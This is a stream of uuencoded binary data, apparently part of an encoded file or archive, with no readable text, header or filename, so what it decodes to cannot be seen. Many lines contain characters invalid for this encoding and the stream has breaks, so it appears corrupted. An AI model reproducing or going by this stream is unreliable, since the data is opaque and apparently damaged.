MN^M\8:(9=PCU^AWK?<=QOH/>9)SO.-XP]C<"^D3)#A#O_]LI&W>\$S+*/N.Z
M#KW\8/]IK0@1-/H2O'(<;>=15)#N1]M60X(%')1?'L&UNOV/]AS=WQC;_'WR
M&/LWG1_+]1G+>8VE'&,Y[C@[6+WR"*[3^?'4PWBFVFXAY;PL5S*=>>P3GZGXG
MVK]KG,3^)F,=?P\3G*?+)]OS-4ZQ@U14H&'8T:4J!1G<%VQ0_.T4VZ,R>P1M
MU2E<L)C:\$F[XO\%NIU*NJ?9LJW*(H'F/PE3.8QKCLU]8[U>45PD1#%'30TP^
M&CB=]CS=DD\1;34LB#!?.JJQA#]'L;I."_6!'N:]S=(?J/&1.N-QN3N(KK?
M]XGY]/M'I]OYB?GT>T+1G[9SC*_OC?+K23]JS.[>&V'ZO:=QO?5*XP9BK%4R
MB<\$RQ(^)]36NU7J6=@:/:YQ!/<RP+UJ%@@1-^YDLG\GUG6E?TOR9]F7B%>)5
MXC7B;>(=XEVBFBF==,^+V*\$8)&[ID<;Y;]F^OC(, &B*JU_POU]@:;?#6L]VS*
M,]N>YS(XGWC/^C!8,+/[6HB@^3OKV7S.,->>K>O-M1?H][1&V<NM4]#W/,YK
MGOW\$^@;MY[/_>33!<"G00:_D.\CB?PA@C];'S3^:FT(,>6'-%:R/XP0/.*+
M0LP:8<H_U[C^U4;C*E;X\$+NOT4<;XF]2>>74:[E+%_!/_-"J\$2+XW))X8H7]
M@OBS]0=P]>QDN7SO!7;67>+>8[\$P([E]V-6L[\U[&^~?5;;Y1H[R];W\Z^Q
MXUU#(5<L]1`+N0V:]^)*N3P_C+7-^VYC;?-^6^'+T=C;?.`^VEC;O*\VUC;O
MIUUK][BV([_.KJS?L[L.^UO:K[/=]E<: `^T'&E/:#S7N=,GO-&RD'!NQG@:+
M*JDG><./M8HE,5@%N(GU-U'.39#KE<:E6MY-]C)+?B=G,^MMYKPV_L_YFSF<S
MY=_">EO(W\+^MMCOV>N#!4V_6]BOY`=K-.VWPG_GE?^8MW:R<OV%<=>=XW
M',?QXVSSON\$XV[QO.`[V^CSOU)=QI=Y+C4;O<;9YSW"<=>=XS'\$>YI;R81O.>
MX3@[!7&!EDO:&S3K)>,-"3?\[XG#63Y+HUG/.,XGSC;O'XZSS?N'X[B^VSB/
M;91C)_H9&6+P)7`7V^]B_3W40SSVL=Q_]MKOVTV@GWTLWV\W(9K?5=C/^.<@
M[?S@^LN(?@)A_N^CW6'[`_M6D&'J.R7R1^SLVI[_L%];335^:#<#`K7SVJ&A

M@E-<PC]FI]7EQ^PT=@OYG@;VD>RO\$_9BO3].VNLMB&"F>R;P%,8]P8P@?OH
MM)W1%OD3*7<B]G5!^7Z!O=4U"GB&Y6?LO:Z<.F_X9\@_9T_5XYRW]YG/_UG_
MHKW?E2;"8%_BE_(YO9W9;BJ?TW/_7K:SV2-"!(U?O6IGM8>"")K?R[AFY[0_
M!UZW\]CE@#?^Q5QV5XVQUAJ-1>U8YM=J3'3EDO=VH=]?0@1SVPK]WV+^%LZ/
M&<27&D]HO,/XYIY]6.OWGGW(E58^^:\[C,.O<_X\S[CS`=\[O7`+F*O"C;Y
MEQI<376_)6NRQ&&?UMC85M^+_5[&N?O->(6-.6W_B2<U[I?U\`0'>3W6KS
MTP"5X4Z`JOT6_D/P#X"??PZ;^&K*6YU#OP"X==Z"S\2_!]?@-P*_`\KE9^4#
M#5OE9R*Y`B;?@[R7WY3RV!V\`>B?4/R4Y`?1'YS\(>'WY9\[_BKT6T&C-\?
M_.'@MV>Y\`>L<*MCX)<#_]D+,WKK\KW]2_NZX'M>&G[KM_!;@9^#_,Y^A\A\S
MQ:H*^"%W`U0;MO_\$T;X7VB]@^T[OD&\^2W\^N_&^5"_P/T_ZE?_TG!'X+V
M@7^9]NW(K^0;SSX.<GO^([QRY' _N?'C_ZO?>.![_[7T6Y\NG']CM,\,^9J0
MG]PA7S3:]P\$!_A=_JGYOQ<KV`_X#?SDU_L(P[M4[\R`WWFUSZ.[?.#WPSM
M&_FMGXQ!.UKLGV`=\R_#?F-R=]C^]I?!'`^?7]QE_'^8\#_W.,W\#//HMC
M(1^B_6+PVX%?C_SZY`_)D]![P^-^+_ODU\8[8=_JNDKP-4?_"[^%+@9\?
M_)+@#P*_J]XJ=C_!W@U_W+?MW"-J??VTJ?O(6_GCP;Y/?FOKVVVM]DY.>`
M_XS\QM9_]2O:/`S_SWX??SX8<X\\$\N1/]B//QJF=P3\>N1WL/Z[/WYF_>[D
MG_5KOT+\`]K/);^`@Q^TJU"@0!7T?^#+_Y3<3XP5/=ZA#YE?SZE_Y2@1_\
MQO#_="/`H?`=*,X.?CKR_JU3RF_U0Y^8?+SO8-?@_QT#OXF]/\`/TM7`;T7^
M1+_VXR%_\$_# [D5_%P;^XTLC?"?PQY,]Q\!^"7P?%H\!0/X1ZW_M8QKX<>#O
MAWU==[1/%>-6&\%?"/YAMO_83S^ED%`_C7RO_0;7^PC'OQ7Y-?R6W^1/P'\
M%/\8_G"_]1/[>0'^// (W^_7?!\!7!T]SJ`OGS/_AU49P*_!`?D;_`;OX6L+_A)
M4?('YI_5;WQ9GW+@/V2+\$G[]RWK6!3^]9?CW_/H7_];4"OSCX)]%_@,-_R?H5
M0<4!X.>U38MU?NLO\DT#OSKYT_W&%_M>"/[GY`_SXXO^UH`_)?F'W[+^>#_
M"/X9R)?V'?8YB^T'D#^.\Y/U34#[U>17</@OSVKX;?JOB^#?0?^E_?B_('3
M[9^`_Q3\XG[\WAPOS!6H7H!`SH]?A/W7=)GVE?WX+<EO1WY)/_XD]C^9_+)^
M_&D;B'_8S_&0_)/@U_Q7H`J[\>OCO%?8`Y_@E\+_ *I^`_&4+\@=J#X%O\Q;
M]!/YBUME<YOQ*_KQ:[%]`_!;HWUU/_X(L6^T[PY^5`_K^?&;L_TP]E_"CS^!
M\N5_]E^&E>_9!`S8\`E/U?);^8`_]]MO^+_ "K^Z_VR0("U9>0O\9;YE<<
M\RL<8-IWX?X;2_N4\Z`:`\$T`C'VV\`-L?<KXU`?) [\C_TXXO)=P)_!OFS_/ :W
M[+!\X,>0?]S/?WPOYR_X]0,-OX!`?_] [S80SY[?W.-SD?YZ#]7/+30\$.^=>2O
M?HO_6`?^ (?*OO<._7R6_J%] [\6_Q:/\7^2W?`\$C\D@!\99/@]_?032C]3@_P:
M;SE_;Z)]`_)_]_,O<GZ]``\<^<_] ^I?S.?A7M]I`?MNWR)<?_*G!AM_D'?'-
M;O(S^/&U_T?[L^07\AL_)>L`_G\P['.GW_H,E/L)VJ\-,2U>^*WO3CD?P#] (
MOL?O_J#/!_"OD+___+Y[/CW0P/54(P?Y2>?Z&.\^*?#3,G!M[2/'[^:]U`M
M?Q"@#KV%?P3\F>"W?1B@SOGUOX+[, \c2LZ3WY3\E>2_(C_1K_U(B>_0?WBX
M*0GQOQ_)_%^`7XG\G-3?;-0K'FO6)WBZ6WU+?J1?+_R#]1>3'^`'WT;^5O*3
M^O&]ZYE(?C+RQU.^>,[O'OGA?NU[LGUXA.\$G\>-O)S\K^0_\[, \;?Y8@OQ7U
MY]T?8K^I,/\ZY!;?WLR_9O]G!\`T1^K)]>N.+B>37?<?^6\$A^O7?PMY`_TV_
MBG\LA_&/DY_+;UE>J"PK\4["O5W[QQV7(UPG\7)&FQ]=^XPM`_'/CER1_O
MQ_?&SY^2_&L[XJ?NY!]]XB_V/0O_?@_\\$\BWV:]]0]'`^MF2F?<9W^(\RY#_R
M:R_KNQ#M&Y!_&1W^N3/Y7_CU[[U_#2;_J9_&I?]UZ'`*^4O[\\$/DCP=_&_F]
MG..O,?U?!/\4^1^(_0;Z).-"_7*S<3ZF-WROOQ=^BK4FOGV(]L_9?JN?Y;X
M7<W`_D]N^#_XS6\<UB<2_*KD=_6S' SG?,X#_&?EG_-I [[X^3R>_]#OTM)O]S
M!U_DU^<`^H\CW^68WXLU9G[EP#])_C_OL,]7Y%?VT[^<?W71/FD*PU_D-S^Y
MOW0"/QOY;=YRO@T!`SCY3_SZE_4?#_YZ\M._PSX/D__9.^*C:^0O?XO]+T3_
MK\C_RJ]_[_T_Z7N&O\V/+^?C.ID?^6Z'?H-Y/XH' OPSYT7 [SE_!O@M`_`*OO
MV#]CR1_AM[XBWT.T_YW\W_SFY[T_KR?_NW?, [S#YM_W:R_AJ)O1`_FR_]9'^
M(\%_1;YM_[=KWTE36GX3?W&]_K?;.1W\^/+?LR._LN0W\]/\N_]O`'YN]ZQ
M/IW)W^UGGP-Y_@TG_YA?_Q+_L?XT>2_?L?^V\$U^@A]?XH-J:'`^6!B_\67]
MFX#_B/R7?OR=E.^K]TW)6#_`* /ZE%]I/(+^SW_CB7X:'OYW\G[SD_T['OP\$
M\K_QXXM]S`'_/OD?O6/_N5,9_N-WG/^IR>_K9S^R?M' HORCYW=^Q_C7)#W+8
MUT/O_@*_#?ES_?:7V<`"^^/(M)YAGS'D?_V._1%/_B=^^\;_Y\G?X?>_KSQ
M\Q/R3[W#D(, /R?_/OCY_)`-\#_0_XSV\1/G)_I5LZ`_\OO[S5_T&PG^M^2/
M\K,OF5&\&->!`?^)]@+KR#O\S+[5ID>4=Z[^1_*E^?(E/BJ/_/\C/_([V-\A7
M?O>'R[3_O\%`_DF^+7WQD>M/S0M"OKQO??3_N3O>TM\5`WRC07?]31`G?#;
M7[+_FX`_E^W+^E/XM-.X!\B/], [YO=]&L.O[=?>&^_]`GXJC'_:;_W\$/D:A
M_]ULW_PMY^<T\)^2O\IO?._].4=:PU_@UU[.YX5H7Y;\NWY\6?]UX`D?Z"?
M_-K_@K^0_`\$'OV#_]TQG^2C_]BO^ [*?HG_\8 [[&U^2O><7[O(W^A7_\ROQ?H
M_R+YO_CM+_U\`?&?A`?'I^XGS*1G]]O?*]]%2<_D^`^U`'=] \$K[K4W^>W[Q
MIRWQ'\9O2WY&O_M5&;O1GX*A_\2_4C[_&@_E/SDY`L_OQ)^7?#GD9>KW_O
M?6<;^>_ [M9?XN!7:I\O`_>O7?A?DZP5^2?)3^<DG[4>!WXC\M'[M]5Z?!GY/
M\M/X\;WK<9S\#G/O_F\G_=?E`PT['=; , ?\HD4^&E/Z]2_ZB0._+OE9_/B3
MQ7[!_Y+&C_SX<5R?T>1G_.-+O/0" [5>3G]J/+_K), ,>MKI"?U [OYVL_B? \\$
MWY7)\`/ [\7\\$OQ/X&<G/X\<?^*^<W^%7)+^3`'R; [#_SAY.`WXT^2\^\$W[&_R
M<_CQY?.4)N#O] [^('W\ [^H\&_Q7Y6?WXJ9"Y"/X`'QE^+C^`/\$`*GHOUS^G
M`W^*V#_X] <@OZL<OBN(FX/<AO[`?`Y0\7P)_`"D%/_CUY`X)_@'RL_GQY3[R
M`OS;Y.`SXT^`_K+_ [E;!F0T_NQ]?SI-6X.<BOZ`?`_S.YGX-?DWSOY]7^YTLG
M\G/X^6_AKT/[; \F_ [_2O:TQ\%@_`_O*`^OE'\=)\X">07] [/_\OG9P!OT_`^
M4D?[B_3/J:(0GV4Q_(Y^ [;V? !WU#_I!WG!^_DA__EO.[./J/!C\]SL\MCO;.
MS]>VLGUV/[[^?`CM3Y"_YAWGYQWR_W+PG<]WK*R&_X'?_/_XFOD_`^=K_`O?>3

M' .3_[, ?WQD]ER;_DUW\, _4\C\F0ZG7\2GS;!_\$_:30]9O_M[G9]O(O_F._<4
M^10]Y[/]=D+_]\@OZ=>_)]_-%5S;#C_.37]H/0/L/R-_TCOZGDM_L'>?S,O(;
MO8._@_PW?GSO->TT^4?)Y/?>_QZ0G^<=<65P=L.O[M?>>[]*1WYAO_TG^AF/
M^14FO^\$[Y&] (?H.W.\.>@?1?R] [QE?T2#/P3\+@? (_WL0_97' /@3V/ZB7_]B
M7T?'WTZ^)]_&KW^1^/LB^`GD3_-K[[5?3P[#_]9//] [[92;R2_GU+_IYB/Z+
MDU_5T7Y8C._[#WW(^,M\U?S\$%^2W\E//N_] ^! ?RY_O)Y_W\?07YX_SL5S_?
M0_^ [R] _LIU_13P;P_R*_G_- \9+ [YP<^: T_"7^<U/_&<Y!N17\Q/?N_G6 [W(
MK^C'] ^IG!/D5_.10Q?HSR"_M) [_>OQA_.?FW_/3C?3Z42' ZV=_C7A^3?\9N_
M_GX!^@_, 9?CUWV' ?1<C__BWV (]\ / ^ (3\T7 [MO<] ?6Y-?A_, /Y?C> [ZOT] S_,
M_N_\Y?E'\@WA?R3?OH3_S '\$_-WD7W", WV2];_DSFWXZ_WFK_TOVE<@O\@ [
MUG<0^0_] ^-[G*Q/); ^<GG^AO(?I?'Y^[/] '1WPN]N5]_C\$IKVDQQGF^K3?Z
MBY?U)_]'_O_A''^G@ [R0_V-&__E, (OFYW^\$'_Y (_Q4] ^V3\ /Q3 [RF9*];]G?
MP?/= :AKY9:W_/A^1_94*_ "CRUZC_MM\@^@/_+OB5H9^G2G_] \- _[C_ '[@9^/
M7R2]) /] S[_>]_/NT' .] WEFE_2?V77YGM-RK?) W\3 (48G['_C8 [V^9>XU<F/
M#?\\$Y9-Z\OQ>^` , @7VOVOXI\9_ ^CP-)]_DIEE.L_KD2AG_=T7 [0!O>_. -L
M'VG] [_P?+L7]M: +A+Z? \D9: /' [<(=E+*) -2/\L=\YL&^?YF_' *K-\@! _\B
M^)4+&/YQ]= [DU>^' @4#51VLWX&WS/\%VJ\J: -HGL=X^_TCJ_ZCZ [_U<^, \$+
M\$) ^0;UF^_B4^\$GXJ\, N1_] BQ/NLV&GYV\!N3' \UY2?N^U&\ \^ . +&/X&MO?6
M\$WXY"\>R_5:1P>W; 'U [YEY&?\AWSJU72!\ /8KB7H">5KA?X?L_TVY=L?=3?Y
MUK] \8<, _^!;]#D#[E>305_]K/^/!S\ [Y75#_N_\Z<+3] !A>UQEB_DV_K'_SV
M14W[76_ACP*_ '_G7R'? :WS3PCY#_00 [G_N_^;K(8_J.TX;]D^Q< .?C3:WV/ [
M9VS'_ _F6N=4QVO\MMG_F: !^']NYBC*_? (K_\RT3^30*G@ [IM-OH[@O; %R+_W
MCO8_D'_ [?'S5Y.]V\, 7_"O\F^M]+_OJWS*\5_(^G+., KME^O_MO_!; 8_)] ;Q
M7Z!_5W' #CU7_NS[!]' \^IR7=;_]L^/_@5R+_Q%OGDWS+*%\KV-_SD&\#VS] 7_
MKF\3]+^'_UOD; \3^%O (/T^*TS_+OUOD;U9O)T\W85_?PKZ7L/UFO_8?T/^>
M> \OX\N\S\M] _B_ ^5? \6XO\, X?ZF7>0O/!\C?A^W_>LO\QX/_ ,_FO6> [L/QK [
M ([J, X?_ _]J\ = [>@_3*V5^_PCWO (O^ .8G] >^Y=]U\H.M_4? \J\QYW?L+?H]
M^ON<@_-W%/3 [0!G]' / /3 [V?<WX' 4WP, _?G_V?YC] 2_NH+; [QIY+_C_I?<J_
MG#S?3JG_7;]HZ* <V^60) #W38O_SK0?XB];_Z>X'VJ\@/L- [>/I [\U6_13S#6
M+Q' \+Z&?RV^1+SOX/: B?96_A=P) _'?F+U=OCFPJTCQ7J? \^O `6C?BOR0M^QO
MK7_R76_A3Q/_3/X3]C_; P8#\#?Q/Y=QWRY]YJ]' <1_. /D/U3_ZW>@G^+_ \$=O
MF; _"V3\]>< [^.^3OP.4M) S\ /; =#_ [#/, >3043 [_ [N5G'' \=^; 9C_NTH_P#P
M*] *_O7&, [XW_1H'?B/RE;QE_ (?A/R4_QEOT9!WYYQJ^;U/_: ST7P+X `7IZO
MJ?]'M'XGX [ZORIGTJ]N^_OWXB_Y7Z7_ ^1 '>U_ (S_Y.^QC, _D7U?&#_G1_A#Y
M\$6^)\N!GTA^G\$/^XG%&_E[@?UB!]PO'_%N0/Q [\ :N2'OT6^.> '\ (M_S#OFG
MDY_L'>=3+/G; .? [7#GXT^K!_GSH/T;];_]QX.=C_!'TEOD?'; \L^>??HK\Y
MB% ^>DR_% [YT*4.E`WG0N1 [JX (UT9) ++6)W8F?L, Z\$X"_, CT/N-R1W@AR, 1T/
M.L' \> `SYJ6N^`&_>?72S!BI\$DQ95@?_WJG_IO.Q; FEB56)]8D?BP `3?G, 8G
M&#EF \N>#5I&WWS' .<4?ZG"-]G6GI\P' [<9\V9>&G3?Y#8&90@=. F3?7300;U
M'>GFCG0 [1 [K[: =\8_=BGMX_A [' .2H_X, I.>Q/, 91OM&1WNGH\^! I@Q?8] VW@
M8X>*M' 7+B31URY9HL', B: : =R) POT=>NM*-N9=9ID/A?N5LX^F [O2/=(.) \
M^B>:]##@6*9_! ?Y.&:*)V\D ["#S) LBL<^S [P.<A]QM1)><8W1OHS/EFSGS' U
MBP++@FHRW^Z, ;UWUNCC:]V/: :T>#D1_#<18XZD6?, ?++ .O/&#QRQM?N/-) W
MV, YUUM?.<]; 7_WMG?7) (^W1G?7I*QSGD/FOP8P<OET.?Q5FOYEG3YZ? `5J#N
M9WVW-YQID6LBZ_7STX' 8MG<^LUD_VB'W^K/_7<? *3&]WE.]WI (^?-?W) 6.?.
M_G>L80Z;N. [0QP.D7YSUZ3O@G&\M (\Z9L@_. ^=IZ; ="YC [RZS' 3.MQ; YD2 [#
M?/W3_Y6ED: . _EN=_7G []N []CN#U.N?; \$] \XVHUPM/OIW'_ [=SOVZC1'F] \<
M<UO, N: T [Y] L3VQQU] SG2QQQC>7V9=ZRS#I [8Y [5S/IOO [C=O69]' U (FLQS^L
M*_)XSILZJ<__=\T_8GE1A^WG/V^PPGG35UU@T_. ^<47'_1SY+Y `>Y, B+7Q=?
MW9UV_@/' \$.C0A; 3QVI) 7)N\ \IB (_Y [POO9SIC [RG8YY' `2D- [^*C' N2=2^=
M] ZW+; ?> \$#T7#*8FYB96 (38D=B) ^11Q'G\$-<3=Q-3"3>): J+!E, 02Q) K\$CLO
MOR* . (<XAKB; &7_3Y\T2D; USTK; W73LXE'_? ?_, .V*2_] =^] Z_; S80>9+) EW@
MDD^7) 2_YUJOB) 9\ . : [+NIXZZ, Q/^: U>M6. ?V: 5\?W2_Y9.R'] . !+9N^YV->8
M2SY [_>62P: WLI] \EG [WL0_K8) 9_. ?P49\ZL7XZ>C3LSX; OTA=W `<^IQSZ
M*GJ9NKILVN2_ [] , YX-Q_] 5KBLF^ ^XQF7B&Q56=X0>)) VUHEE (UBFSTA' >K4C
M?4C2E. , *V [T"NJZ8LDAB7F (Y8D-B5^ (WQ (G\$^5?HDX!Q3! \ \$GF#ZRA7?&M] A
M&W758%IB `6) EXJ? \$SL0OK_K&&, FRR<2%Q `W\$ `XZZWOF>) ^\F `1' Q-3' L&O<K
M, 3.Q\$+\$, L2: Q. ; \$+L2_Q>^) \$XNQK1I; 8: [Y8>PO2NUE^ [] I/QC, L>PA\ P?8!
MURG7=5_] W\$R7N. [3: P76: TCL1YQ*_ (VXA&TW `^ .O^ \: [>-VGL] RL>_! _>1
M] MSPS>. #&Z9N5I: 5NN&SS3KDM23V8IV?; OCDGDK>7.) RXF; B@1N^<<^S [" [Q
M&3' T' F, D8#I0KIN^-F5NFCHU; OKV@%=_C6 [ZY/B,]?JP+] 'S (*1' W_3I/8ZV
M.X-UHXD; B' N (QXEWV?8-. . @6XV=B9F+16V: \FL" &H# :W3) N^MWRR#6+= \$<1?
MB: N) \6QS [I; /7\G<KY' _B/C&* \-M4R<'L/!M4U: =9<UO^_0CMM"6Y; UN^VQ\$
M=#' PML]_7*2] C&! ?TXFK6<+,) [ID [=] _FC+; 9^M; &&; : \2_B4%W3-T4P&NW
M?7MIO+ [36; J. JU* @/ . I3O2*G>Q#] _5L>_ ([R' >4) WM' ^?O_EHOCBD#: UG*D
M07D&8, \, EBJH4EB6<@WND2&_) YGJ' 1D?9BN/U3QCKZ `45J `*0' E>E' M4>C5"
M%5=! *K7U16B/#) .M2/1G8Q3I+Q_Z" ^, XELJDFMF] , HP. BU3- (Y, \$12CUKSQ%
M_I5' WJ `>@3: 6"D0/I5' >">4) (B>\$A6*L9 (&I [; ^#>D>&6R) +LF0?90IR) 7.E
M=L\, K. 6V7: E+=9 (D<Z<. *!; <- [`P6GD"BP<&JSZ1@] %7J%W"#E; % `P.0' X!\
MA\$IF] \DP2&5584&9 [) EVK\B=' ENE=LT. [) 'A@*>@\M@] \N_S] `GVV*E+=+6_

M99%_H) 8GA/+8R5P]RA54R4KX^NT1.5YSJ"^T>`+,OC?<]M7) 9LNCDS288RY@
M%JV#UO^NP1>8<]I_U^`)%:S>L\JIV,@>D1/U"O3(,!SKDBQIBXR103*:E,EH
MEJQ.LH9:K\`8@6[T.AQ]I1%?:X6&]X[, :UFZ[E-!R")_T=NP7I*09'9*UY&
M'N4^LQ) 6[]G?K=H'A5I)K'`KNSQRAP20SVJ<.A`H??Y*^1K5BPQ*EJQ0QO?_
M/WJ/4.CU#<X`7[\?>FU@Z;\VD%]Y;57^K:P4J%,RKQ#,2WS+.I1]+_:=/'7`
MO<`T[B;0<WW,VF,5MS(I;SJUG1#4(\,23T85:A4J(')^\$=@[LD.86&]:E<9J
M8O?*7UOU<J>V[F#5FZM(K'-U6'*\$HX?3CAXRHX>^[*'9"G4]&D^M7TCO\$>&
M&V\$9_Z?O^_I._M17]_W`J7O>KKO/?_\;X_[/6_O\9[NL:ZWQT7FN9N.@:'7
M>4:66OVC=PGV@.JL/@]*K=XX\JVTC8CG\$5W>0IMC)!\$NU;QP_:!,EMD/,LN/
ML29BQ?4]VIJQ#S)JV?HJ;UKVA+:]'NF",JD!=D-@KPRU/9AQI+S'.-0J804@
M+>]*2VU-C&A>H%!00U`R[+'*H4M+9NCI'E0G\@NRO34P"%#PX+I@GSCS@[S
M' [=W9"&._W_B=K;Y(\K_25GIG[;_"_[=VEG?6_N\$M?5=Y9^WQ;ZG]"69?/RBU
M_1SU*BKAI;>JJN8%ZNGR'I%EJ)5F>MT"Z2>25PY4E?1:KPKPC9;:[A/H&V&&
MQZS>+>_56_[OZO56I_5OK_2(3-1UDA6J8MNN'I&_^ [68[NL56,^I_PP-Z/.-
M7.DJ<Q]G6!7F/0OD7S:4B[TUC*P?)]#;J+<[_;WGS_Y07^;>@\@2[WZ#!/4J51
M+I]!I(97:1@M>@L-%[UE@%]'.')(&9T2FT/=AS455*'13R9/:AO?)7UR%NE*K
M/\$'.7-WPU/8@I7-V:I41N?G_YCY`N^G_YG(A-^#?7/,DJ>WZP=Y<30#ZA7IS
M`ST)(BM9(?K\D))DD+94!N[%48MI#*\$BH<JIJ0L&4Z/9.YD`3RKL\$=G!O;)
M!5V=&BPG%E!JD^&;]1(G&*IU?`YQE5/^#?\PC81LD9M<S_C+)E73*HXD'F
MU`E220/#5?:7T"=&*ZM][@`^9N2() [50Z#7S.)3WTOF;M@&>G49>RRHS_BJ
MV,'R"8_(GPSI`CY4+M0?9P(%9+8WGP)&_GZV5]8%;(_"+G!>)A)M=^@U(
M[?HJ4*RBj,IDI54-V]8/2N-NJ+U:'7=JE_CJYJ'`+N]=+HJ4,]C2SjU.YF6
MHZ*6(PCs#, -:1V!U+?U=DACT/T+Z=R5[/W6P"VM^4]M>B/JH#Z(#^)PY@;40
M+S0<CW6P6@4%0XJXHL/.GCC`U6H5RMX6J-E\51F-5+"?\DZI*3E1T**U)9+
M:WN(3N<)^G^KUSS)_UN]X/?54]65O:~!F5V?R"&4VZU*!\$;]DUK="("<="6Q]
M5A`^;N3SF-0AJP)2(!)/!)GY(5H+`J1W-.Q+>Z>U@N@?)U"06\$X_E<D>8(L?
MCU&97%AU=SS\$21H#-L*`QS6[J-RC^UD@1EQKK?TN/IE"IB.&E&>`6C2/O&
M.M4C_\VP+@X]0.#6NOQ\WX@2IUT#=#Z`Y8A1Z1WXLG"?+E_T`-3Z#TTUGY
MM_LE^/_63D;-3#[+O.94!G:>CGZ%NT[JP3J>*-*JA54`E%]M46\L?`7W5&
MB90F50&TW[153`S;L%SSH-16Z3#Y.YP^Y;JKR()A^O,J%_O"/7DW7W)K<AL
MF=0%R-LG7*G>&;X(C\3_^^+_R2V5H7>&+Y\$2?Q:D8S3<Q]&NB;2S_=MET.TR
MR%]&Z789X-4VA,E?EB9+7JA@.54\X&-\$M*65TS><4T[?4%_[AG3J?_U%Y/_X
M" [&=S-B9)Q"[CA4]@C,:'`@U5Z_07N7:AM<KF-KN'=HG?[_P#%92;5_ZS@GY
M4\G^0_TK82Y89+*DA2)#5</\GV)EDDI,4?!3G%S_S6=_\$8GVXM];H;U\IR-9
MNF3AJ3W1*G7H!.TE5JB&?[6\$39;WA.K3)@SA2VAHF=#&*E.(F6^(@F=@>9\$%
M*3"CH/#>RA.:/G2ZGNDBI%.'1>N9[E,)04%6]EL](@^A76CHRML]\A_QG`[U
MX,X2Z/&.54[&4M*GTF--59F"S5C!`\$OIL=HL7HYQEKKXK\$:_M4@*'78ZH@^
M&3JK#2K[81D[\^-^Q`38`1P[==AC:*>"9X/R]/P?ZIX%2HHBR<SZ=/V[:VIZ
M9J#`T-.CT[B[US.C7@]^&!P6`4&ICT)!Q0&\$!5H9L;VP\HI*HJWRD=%&1?/
MM[</U\637>Y`T%77[QTGBGAR@HKN[.Z[/>]W3W_O_?@ (C*KNJIF:A#?OGMW
MM_NP*C,C(R,S(J,B(B->/ECORSQ\D=^ .5&0.TA!F@Z\GT:R.J=~/9R-?'*\$"
M\;]B3HZINQ?*P`>8K5C*?&F,\VAX5?&?&\$`K":/#Y[D+),@U`&GHM>89Y.F7
M:\WWQ:=?+N4E\Y<&SK#7G<!\!_ZRV6[U9WL?+S_NEU_CY>U^^??#F/U)R>?`
M?_QMRC(]8("V2V73?R=<0U\TT\2MN3M1%EZ!-S.MDC11/O(T8;I,7_=J:XE*
MTYZM44C5">`>]WRGWE@JDAF*F@9]6:-;9:\$->IE5(ZJZ@+96D'A3*]/Q^#1;
MP*YRS:N)Z_P0--)2:'\;:-?3U])G\$+/*<?VUHE@M=0!9=Y59ICMQ=GJ+K@'T
MU_#NUW39\ (T2&TQ7OIID\$)<)O.\\$1H<RF]/G6].@[]/5-;COTD2@-:397@\
MHQWJL\8RV, &SS86DA]TL-) -N^C>RTJ_\HRJD26]^G64+6(.]KZ57FS7\$K%'Z
M\$;LJU\$#[O:P=9[YO"=??!_6FQOZ=*4UVM*;66^M(W&M=U?PK4L-[(5EAV!?
MF\3!`V?3<:-^"F):PUZ?3&]2J3N-:@5RYV=BM(7&O0*VG%]=I`XEJ#7L_\$
MCK61Q!+4&O938E;0C*ZD,L9+G*`\$CGD+B6H->^V-7LDCB6H->9NR:O\$CB6H->
MY4&]L%P7F5UYB+Y1F<7Z7OL>*PdvTET6>O=-IL&\^FFP4T:3A8>L=.ZK`Z_
MELXR8-)6N^D;2%F8:U3#>+?`VSSV=@.,L)3XV@+`*.5-TQ;*=`ZTY_81<C/:
MH93;&=NEP%?1S^&VJ2ON.4I?94_\$5PE*1^^/_%_W0,:%_(\5GO^!M!YYP1^
MPMT*1C[B_82WOJ.?X..+(1_W1`P^C*T>.7/#OF)L!_ \$MJ)>?C.T3M3^)^VS
MO=*J2&EUI+0F4KHcy0B]^<N(+6`9OZw\$Z'1*UYU3H+=_RG9SQL@7:0%K-1N
M^W?PGB0ISQ^Z%V#PK@!P5G2.<:TZU06;J]@_' :@7:2M\G4JV1%600)>`+YQY
MP0!_ (=22`"F)]A[V`NZQ:QX`_!<.\`+28(-\C8I:"B]K[% (V5I&U6NDX9\4
MD%KPO(@@%?O1\ [HT['DI!>6GA,L8>#!;'@`I^7&,]U7G>4%U,=[2LR'OZ]OA
MN/?U[7#<^]H?`Q>=MTLJD&R7@-]\$"O#_N`J7+B6X-C.;ZT@2VF<5F, [^"Y7P
M_/?+_KC%WUZHQ-.0)7-`:A\Q\L7._G8EJQ\F+ -*=V8.X"WVSU"*OVV'/3^1
MV#K&GM`V+A&Z!>2D%6.PZ"-BA.4]D!?,C7>H,YSI\$JAK`2]#L:N(HSH)QVX0
M(G[T3[[@? [8K#5"?=,`Y`Y`F&)%?T" C5JP.O>NWM(" .W17C; (0=K_^U>MGV4
M7K9]E%ZV_1V\;)1KCC`A\2K!`^QB;+U+1YL^GUO`_%3Y'()1^0F`DU"6CR;3
M#_L^?`M9<CCWB444\#%6@`_N0^4^M"KOH`"<!_X]!/O\5Y[?^0][JD2X<97\
M`-U-\4<J?7UTTKE<5Q3SZ+<^GD2]4@*]8I*J"DP^`O.HZCB]^84`HX,V27GQ
MX=,`9BG`O`4P^ITIQT`\FPSP2UC-JJ!&YC6K@YH\$KUD3U"B%9`?SL)+X;:*G
MUI\/%FL?K+BA#3=.:/W7)X8;_S5N]Q,_NG^=J@GH9:T&`V6\$N\$%PP.?1V3YJ
M([KFN,V;1.+8+<@/F=W#*Q/\JY`^L57G]5J-X9WKQ6)@<HI;D=2DN5YFBX
M1_QUZHNLtz=JW%h^&(%Y0T<8?RU]F(T1F`T1&#_>,\,BYX7C#V\$`Q!A_7%A^.

MX3K=P-_G"*@*X+9' X,X<!.>/^U1DW+, &C>O#/1^!&S<D?2] %YIJTPFOFXWH5
M8*P*KL>2/>0-E'0A;MQ]D7&W)X<:]^W(N%MCY;X_`K,M%N8/\$9@=L3`?1&`V
M1_:/#_>!.8IAF?1`)Y_>2[J#W]NOT[6"63F2#F8G8_K4(27=FHHGDN3PV,^
M\$TN['H%Y.D*7Z9WUV0`S';\ -7V?I=4+Q\8GL9.<F%\%.W@S87K03S2L\$246'
M)U%L@*/%#HL4DB)H:ZXI2`_B>"H]1I&"H6^4*10+>FES!;S5J)+31LSY(`J
M@>7U.)3!\$E4G\$6Q;R=H<^`Z5\D^8*R6P73*R=1O"4H0%VU3.';34J@3_NQ(M
MGETYC>E*Q9VISH4Y',0Y:*X>C8#6D'`\$=&<H`HJZ_WKP[]<!U,](J?5#8_=#
